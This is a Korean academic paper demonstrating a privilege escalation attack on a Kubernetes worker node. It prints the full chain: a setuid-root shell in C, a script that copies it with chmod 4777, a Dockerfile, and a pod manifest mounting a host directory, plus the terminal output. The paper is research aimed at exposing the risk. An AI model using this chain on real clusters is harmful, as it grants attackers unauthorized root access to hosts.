도커 로컬 레지스트리를 통한 쿠버네티스의 파드 생성 취약점을 활용한 권한 상승 공격

우승찬*, 박재형*, 박경민**, 김종현**, 이종혁***

*프로토콜공학연구실, 세종대학교 (학부생)
**한국전자통신연구원 (연구원)
***정보보호학과 & 지능형드론 융합 전공, 세종대학교 (교수)

Privilege Escalation Attack utilizing a Kubernetes Pod Generation Vulnerability through a Docker Local Registry

Seungchan Woo*, Jaehyoung Park*, Kyung-Min Park**, Jong-Hyun Kim**, Jong-Hyouk Lee***

*Protocol Engineering Lab., Sejong University (Undergraduate student)
**Electronics and Telecommunications Research Institute (Researcher)
***Dept. of Computer and Information Security & Convergence Engineering for Intelligent Drone, Sejong University (Professor)

요 약

오늘날 개발자들 사이에서는 도커, 쿠버네티스 등 클라우드 네이티브 환경을 통해 애플리케이션 개발을 수행하고 있다. 클라우드 네이티브 환경에서 많은 개발자들이 컨테이너를 사용함에 따라 컨테이너를 통제, 관리하기 위한 컨테이너 오케스트레이션 도구들이 등장하였다. 쿠버네티스는 가장 점유율이 높은 컨테이너 오케스트레이션 도구 중 하나이지만 쿠버네티스를 사용하면서 다양한 보안 사고가 발생하고 있는 실정이다. 기업에서는 기밀문서를 보호하기 위해 쿠버네티스 환경에서 DockerHub와 같은 퍼블릭 레지스트리가 아닌 프라이빗 레지스트리를 구축한다. 현재 쿠버네티스 관련 보안 사고가 증가하고 있음에 따라, 쿠버네티스의 보안 취약점을 파악하고 해결하는 연구가 필요하다. 따라서, 본 논문에서는 도커 로컬 레지스트리를 통한 쿠버네티스의 파드 생성 취약점을 활용한 권한 상승 공격을 실증한다.

I. 서론

오늘날 개발자들 사이에서는 도커, 쿠버네티스 등 클라우드 네이티브 환경을 통해 애플리케이션을 개발하는 것이 일반적인 형태로 자리 잡았다. 컨테이너는 가상화 환경에서 시스템을 동작할 수 있도록 하는 기술로서 기존에 사용하던 가상 머신보다 경량화되고 리소스를 적게 사용하여 많은 개발자에게 주목받고 있다. 개발자들이 컨테이너를 사용함에 따라 여러 개의 컨테이너를 통제, 관리해야 하는 방안이 필요하게 되었고 컨테이너 오케스트레이션 도구들이 등장하게 되었다. 대표적인 컨테이너 오케스트레이션 도구인 쿠버네티스는 설문조사에 따르면 개발자 중 약 42%가 사용 중에 있고 25%는 사용할 계획이 있다고 답하였다[1]. 컨테이너 오케스트레이션 도구 시장이 점차 확대되고 쿠버네티스의 사용자가 증가하였지만, 개발자의 93%가 지난 12개월 동안 쿠버네티스 환경에서 한 건 이상의 보안 사고를 경험하였다고 설문하였다[2]. 기업에서는 기밀문서를 보호하기 위해 쿠버네티스 환경에서 프라이빗 레지스트리를 구축한다. 쿠버네티스 관련 보안 사고가 증가하고 있음에 따라, 쿠버네티스의 보안 취약점을 파악하고 해결하는 연구가 필요하다. 본 논문에서는 도커 로컬 레지스트리를 통한 쿠버네티스의 파드 생성 취약점을 활용한 권한 상승 공격이 가능함을 실증한다. 본 논문의 구성은 다음과 같다. 2장에서는 관련 연구로서 도커 로컬 레지스트리와 쿠버네티스에 관해 설명하고 3장에서는 권한 상승 공격을 실증하고 설명한다. 끝으로 4장에서는 본 논문의 결론 및 향후 연구 방향에 관해 설명한다.

II. 관련 연구


2.1 도커(Docker) 로컬 레지스트리

도커 로컬 레지스트리는 도커 외부에서 사용하는 DockerHub와 같은 퍼블릭 레지스트리가 아닌 도커 내부에 자체적으로 구축할 수 있는 프라이빗 레지스트리이다. 도커 파일을 통해 만든 개인 이미지

를 퍼블릭 레지스트리에 등록하여 공개하고 싶지 않은 경우, 도커 내부에 구축된 로컬 레지스트리에 등록하여 이미지를 개인 소유로 사용할 수 있다.

2.2 쿠버네티스

쿠버네티스는 컨테이너화된 워크로드와 서비스를 관리하기 위한 오픈소스 플랫폼이다. 쿠버네티스를 배포할 경우, 컨테이너화된 애플리케이션을 실행 및 관리하는 집합인 클러스터가 생성된다. 아래 (그림 1)은 쿠버네티스의 아키텍처를 나타낸다.



(그림 1) 쿠버네티스 아키텍처

쿠버네티스는 크게 제어 평면(Control Plane)과 데이터 평면(Data Plane)으로 나누어진다. 제어 평면은 마스터 노드에 해당하며 클러스터 전체를 제어하는 평면으로써 시스템의 모든 데이터에 대한 기록을 유지하고 관리한다. 데이터 평면은 실제 작업을 수행하는 평면으로서 워커 노드들로 구성되어 있다. 워커 노드는 마스터 노드로부터 명령을 받고 실제 워크로드를 생성한다. 파드는 워커 노드에 배포되는 하나 이상의 컨테이너로 구성된 유닛으로 애플리케이션의 인스턴스를 실행한다.

III. 도커 로컬 레지스트리를 통한 쿠버네티스의 파드 생성 취약점을 활용한 권한 상승 공격

쿠버네티스 환경에서 파드(Pod)를 생성할 때, 프라이빗 레지스트리인 도커 로컬 레지스트리를 사용할 경우 쿠버네티스의 컨테이너 런타임에서 일시적으로 루트 권한을 사용하여 명령을 수행할 수 있다[4]. 이는 일반 권한의 사용자가 루트 권한을 일시적으로 사용할 수 있다는 보안 위협을 초래한다. 본 장에서는 해당 보안 위협을 악용하여 도커 로컬 레지스트리를 통한 쿠버네티스의 파드 생성 취약점을 활용한 권한 상승 공격을 설명한다.

3.1 쿠버네티스 환경 구성

아래 [표 1]은 본 논문의 실험 환경을 위한 노드의 구성을 나타낸다. 쿠버네티스의 마스터 노드와 워커 노드로 사용하기 위한 두 개의 VM(master, worker)을 구성하였다. 쿠버네티스의 컨테이너 런타임으로는 도커를 사용하였고 도커와 쿠버네티스의 원활한 구축을 위해 CRI(Container Runtime Interface)인 cri-dockerd를 사용하였다[3].

[표 1] 노드 구성

구분	구성요소	
VM	seungchan @master	seungchan @worker
역할	master node	worker node
IP	192.168.197.129	192.168.197.139
소프트웨어	• OS: Ubuntu 20.04 • Kernel: 5.15.0-46-generic • Docker: v20.10.17 • Kubernetes: v1.25.0 • CRI: cri-dockerd	

3.2 도커 로컬 레지스트리를 통한 쿠버네티스의 파드 생성 취약점을 활용한 권한 상승 공격 실증

본 절에서는 [코드 1] 쉘 코드, [코드 2]의 쉘 스크립트, [코드 3]의 도커 파일을 사전에 구성하여 공격을 실증한다.

```
1   #include <stdlib.h>
2   #include <sys/types.h>
3
4   int main()
5   {
6         setuid(0);
7         setgid(0);
8         system("/bin/sh");
9
10        return 0;
11  }
```

[코드 1] attack shell.c 소스 코드

[코드 1]의 attack_shell.c는 리눅스의 UID(User ID)와 GID(Group ID)를 슈퍼유저인 root(0)로 설정하여 루트 권한을 얻고 system(/bin/sh)을 통해 명령어를 입력할 수 있는 쉘을 실행시키기 위한 코드이다.

```
1  #!/bin/bash
2
3  cp attack_shell /shared/attack_shell
4  chmod 4777 /shared/attack_shell
```

[코드 2] scr.sh 소스 코드

[코드 2]의 scr.sh는 파드를 생성할 때 실행되는 쉘 스크립트로써, 쉘 코드를 지정된 경로(shared/shell)에 복사하고 chmod 4777을 통해 복사된 쉘 코드에 UID와 GID를 설정할 수 있는 특수 권한을 부여한다[5].

```
1  FROM alpine:latest
2  COPY scr.sh scr.sh
3  COPY attack_shell attack_shell
```

[코드 3] Dockerfile 소스 코드

[코드 3]의 Dockerfile은 도커 이미지를 생성하기 위해서 알파인 리눅스를 사용한다. 이후 파드 생성 취약점을 활용한 공격에 사용할 수 있도록 쉘 코드와 쉘 스크립트를 이미지에 복사하는 코드를 작성하였다.

쿠버네티스 환경에서 로컬 레지스트리의 취약점을 활용하기 위해 도커 로컬 레지스트리를 docker run 명령어를 사용하여 localhost의 5000번 포트로 실행한다[6]. (그림 2)는 실행된 도커 로컬 레지스트리를 나타낸다.

```
seungchan@worker:~/Documents/attack$ docker run --rm -it -p 5000:5000 registry
WARN[0000] No HTTP secret provided - generated random secret. This may cause pro
blems with uploads if multiple registries are behind a load-balancer. To provide
 a shared secret, fill in http.secret in the configuration file or set the REGIS
TRY_HTTP_SECRET environment variable.  go.version=go1.16.15 instance.id=04319720
-dbc4-47ea-abc0-9e4b844276be service=registry version="v2.8.1+unknown"
INFO[0000] Starting upload purge in 31m0s                go.version=go1.16.15 in
stance.id=04319720-dbc4-47ea-abc0-9e4b844276be service=registry version="v2.8.1+
unknown"
INFO[0000] redis not configured                          go.version=go1.16.15 in
stance.id=04319720-dbc4-47ea-abc0-9e4b844276be service=registry version="v2.8.1+
unknown"
INFO[0000] using inmemory blob descriptor cache          go.version=go1.16.15 in
stance.id=04319720-dbc4-47ea-abc0-9e4b844276be service=registry version="v2.8.1+
unknown"
INFO[0000] listening on [::]:5000                        go.version=go1.16.15 in
stance.id=04319720-dbc4-47ea-abc0-9e4b844276be service=registry version="v2.8.1+
unknown"
```

(그림 2) 도커 로컬 레지스트리 구축

이후 취약점을 활용하기 위해 작성된 Dockerfile을 사용하여 malimage 이미지 빌드한다. 빌드된 malimage 이미지에는 Dockerfile에 의해 쉘 코드와 쉘 스크립트가 복사되어 있다.

```
seungchan@worker:~/Documents/attack$ docker build . -t malimage
Sending build context to Docker daemon  22.53kB
Step 1/3 : FROM alpine:latest
 ---> 9c6f07244728
Step 2/3 : COPY scr.sh scr.sh
 ---> Using cache
 ---> c68d3653c63d
Step 3/3 : COPY shell shell
 ---> 9cfd3a03df43
Successfully built 9cfd3a03df43
Successfully tagged malimage:latest
```

(그림 3) malimage 이미지 빌드

```
seungchan@worker:~/Documents/attack$ docker image ls
REPOSITORY                                TAG       IMAGE ID
malimage                                  latest    9cfd3a03df43
registry.k8s.io/kube-proxy                v1.25.0   58a9a0c6d96f
registry                                  latest    3a0f7b0a13ef
alpine                                    latest    9c6f07244728
k8s.gcr.io/pause                          3.6       6270bb605e12
ghcr.io/weaveworks/launcher/weave-npc     2.8.1     7f92d556d4ff
ghcr.io/weaveworks/launcher/weave-kube    2.8.1     df29c0a4002c
```

(그림 4) 빌드된 malimage 이미지

빌드된 malimage를 도커 로컬 레지스트리에 등록하기 위해 docker tag 명령어를 사용하여 localhost:5000/malimage로 태그를 설정해 준다. 태그를 통해 복사된 이미지를 push 명령어를 통해 도커 로컬 레지스트리에 등록한다.

```
seungchan@worker:~/Documents/attack$ docker tag malimage localhost:5000/malimage
seungchan@worker:~/Documents/attack$ docker push localhost:5000/malimage
Using default tag: latest
The push refers to repository [localhost:5000/malimage]
82eb8fe572ed: Pushed
948945b2ec90: Pushed
994393dc58e7: Pushed
latest: digest: sha256:9c2368e51f8cdb8eb2d2c0e65564c3843f64758761d2c0e85415cc4e4
d16ba3e size: 943
```

(그림 5) malimage 로컬 레지스토리 등록

로컬 레지스트리에 등록된 malimage를 컨테이너로 하여 attack이라는 이름의 파드를 생성한다. 파드를 생성하는 과정에서 루트 권한을 잠시 사용하게 되고 커맨드와 args 인자 값을 통해 미리 malimage에 저장되어 있는 쉘 스크립트를 실행시킨다[7]. 따라서, 쉘 스크립트에 작성된 chmod 4777 명령어를 통해 쉘 코드는 UID와 GID를 설정할 수 있는 특수 권한을 가지게 된다. 특수 권한을 가진 쉘 코드에서 setuid(0)와 setgid(0)가 적용되어 일반 권한의 사용자가 attack_shell 파일을 실행하였을 때 루트 권한을 가지게 된다.


```
seungchan@worker:~/Documents/attack$ kubectl apply -f attack.yaml
pod/attack created
```

(그림 6) attack.yaml 파일을 통한 파드 생성

```
1   apiVersion: v1
2   kind: Pod
3   metadata:
4     name: attack
5   spec:
6     containers:
7     - name: attack
8       image: localhost:5000/malimage
9       volumeMounts:
10      - name: storage
11        mountPath: /shared
12      command: ["/bin/sh"]
13      args: ["scr.sh"]
14    volumes:
15    - name: storage
16      hostPath:
17        path: /tmp/shared
18        type: Directory
```

[코드 4] attack.yaml 소스 코드

attack.yaml 파일의 hostPath 볼륨에 의해 호스트의 /tmp/shared 경로가 파드와 연결된다. 파드가 생성될 때 args 인자에 의해 scr.sh 코드가 실행되면서 shell 코드가 /tmp/shared 경로에 복사된다. 이후, /tmp/shared 디렉토리에 접근하여 attack_shell 파일을 실행시켜 주면 (그림 7)과 같이 워커 노드가 일반 권한에서 루트 권한을 탈취한 권한 상승 공격이 발생한 것을 확인할 수 있다.



(그림 7) 쉘 코드 실행

IV. 결론 및 향후 연구

본 논문에서는 쿠버네티스 환경에서 프라이빗 레지스트리를 구축하였을 경우의 보안 위험성을 설명하기 위해 도커 로컬 레지스트리를 통한 쿠버네티스의 파드 생성 취약점을 활용한 권한 상승 공격을 실증하였다. 실증한 공격은 쿠버네티스 환경에서 로컬 레지스트리를 통해 파드를 생성하는 과정에서 루트 권한을 일시적으로 사용하기 때문에 발생한다. 해당 공격은 최신 버전의 도커와 쿠버네티스 환경에서 발생하며, 일반 권한의 사용자가 루트 권한을 얻는 경우 멀웨어, 백도어, 암호화폐 마이닝 등과 같은 2차 공격이 발생할 수 있다. 쿠버네티스를 활용하는 개발자들이 지속적으로 증가하고 있고, 쿠버네티스를 대상으로 하는 사이버 공격 또한 지속적으로 증가하고 있으므로, 이를 보호하기 위한 해결책이 필요하다. 따라서, 향후 연구로써 이에 대응할 수 있는 다양한 쿠버네티스 환경에서의 공격을 실증하고 해당 공격에 대응하기 위한 보안 메커니즘을 마련하기 위한 연구를 수행하고자 한다.

ACKNOWLEDGMENT

이 논문은 2022년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2021-0-02107, 6G 보안 내재화 요소기술 공동연구 및 표준화 추진 기반 국제협력).

[참고문헌]

[1] Flexera, “State of the Cloud Report 2022”, 2022년 3월.

[2] RedHat, “State of Kubernetes security report”, 2022년 5월.

[3] Mirantis, “cri-dockerd”, https://github.com/Mirantis/cri-dockerd, 2022년 10월 접속.

[4] Mytilinakis, Panagiotis “Attack methods and defenses on Kubernetes”, University of Piraeus Departent of Digital Systems, 2020.

[5] IBM, “chmod - Change the mode of a file or directory”, https://www.ibm.com/docs/en/zos/2.1.0?topic=descriptions-chmod-change-mode-file-directory, 2022년 10월 접속.

[6] “Deploy a registry server”, https://docs.docker.com/registry/deploying/, 2022년 10월 접속.

[7] “Define a Command and Arguments for a Container”, https://kubernetes.io/docs/tasks/inject-data-application/define-command-argument-container/, 2022년 10월 접속.